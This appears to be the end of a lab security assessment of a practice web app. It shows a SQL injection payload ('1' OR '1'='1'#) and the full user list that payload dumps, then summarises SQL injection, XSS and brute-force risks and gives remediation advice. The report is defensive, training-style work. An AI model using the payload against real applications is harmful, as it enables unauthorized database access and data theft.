
```
ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me

ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith
```



****

IN THE END we talk about List of identified vulnerabilities (SQL injection, XSS, and brute force) Potential impact of each vulnerability and Remediation recommendation.

1. SQL Injection

Description:
An attacker manipulates SQL queries by injecting malicious input into forms, URLs, or other input fields to gain unauthorized database access or manipulate its contents.

Potential Impact:

Unauthorized access to sensitive data (e.g., usernames, passwords, financial records).

Data corruption or deletion.

Full database compromise and potential server control.

Remediation Recommendations:

Input Validation: Use server-side validation to ensure inputs meet expected formats.

Parameterized Queries (Prepared Statements): Always use parameterized queries to separate SQL logic from user input.

Stored Procedures: Use stored procedures instead of dynamic SQL queries.

Database User Permissions: Limit database user permissions to the minimum required for application functionality.

Error Handling: Avoid exposing detailed database error messages to users.

2. Cross-Site Scripting (XSS)

Description:
An attacker injects malicious scripts into web pages viewed by other users, enabling them to steal session cookies, redirect users, or execute other harmful actions.

Potential Impact:

Theft of user session cookies, leading to account compromise.

Defacement of web pages.

Spread of malware through malicious scripts.

Loss of user trust.

Remediation Recommendations:

Input Sanitization: Remove or escape harmful characters from user input (e.g., <, >, ', ").

Content Security Policy (CSP): Implement a CSP to restrict which scripts can be executed.

Output Encoding: Encode user input before rendering it on web pages.

Use HTTPOnly and Secure Flags: Apply these flags to cookies to reduce the risk of theft.

Regular Security Testing: Perform periodic scans for XSS vulnerabilities.

3. Brute Force Attacks

Description:
Attackers attempt to guess user credentials by systematically trying combinations of usernames and passwords.

Potential Impact:

Unauthorized access to user accounts.

Exploitation of user privileges to steal sensitive data or perform malicious actions.

Lockout of legitimate users if accounts are locked after repeated attempts.

Remediation Recommendations:

Account Lockout Mechanism: Temporarily lock accounts after a certain number of failed attempts.

CAPTCHA: Implement CAPTCHA challenges to prevent automated login attempts.

Password Strength Policy: Require strong passwords with a mix of uppercase, lowercase, numbers, and special characters.

Rate Limiting: Limit the number of login attempts from a single IP address.

Multi-Factor Authentication (MFA): Add an additional layer of security beyond username and password.

Login Monitoring: Monitor and log failed login attempts for anomaly detection.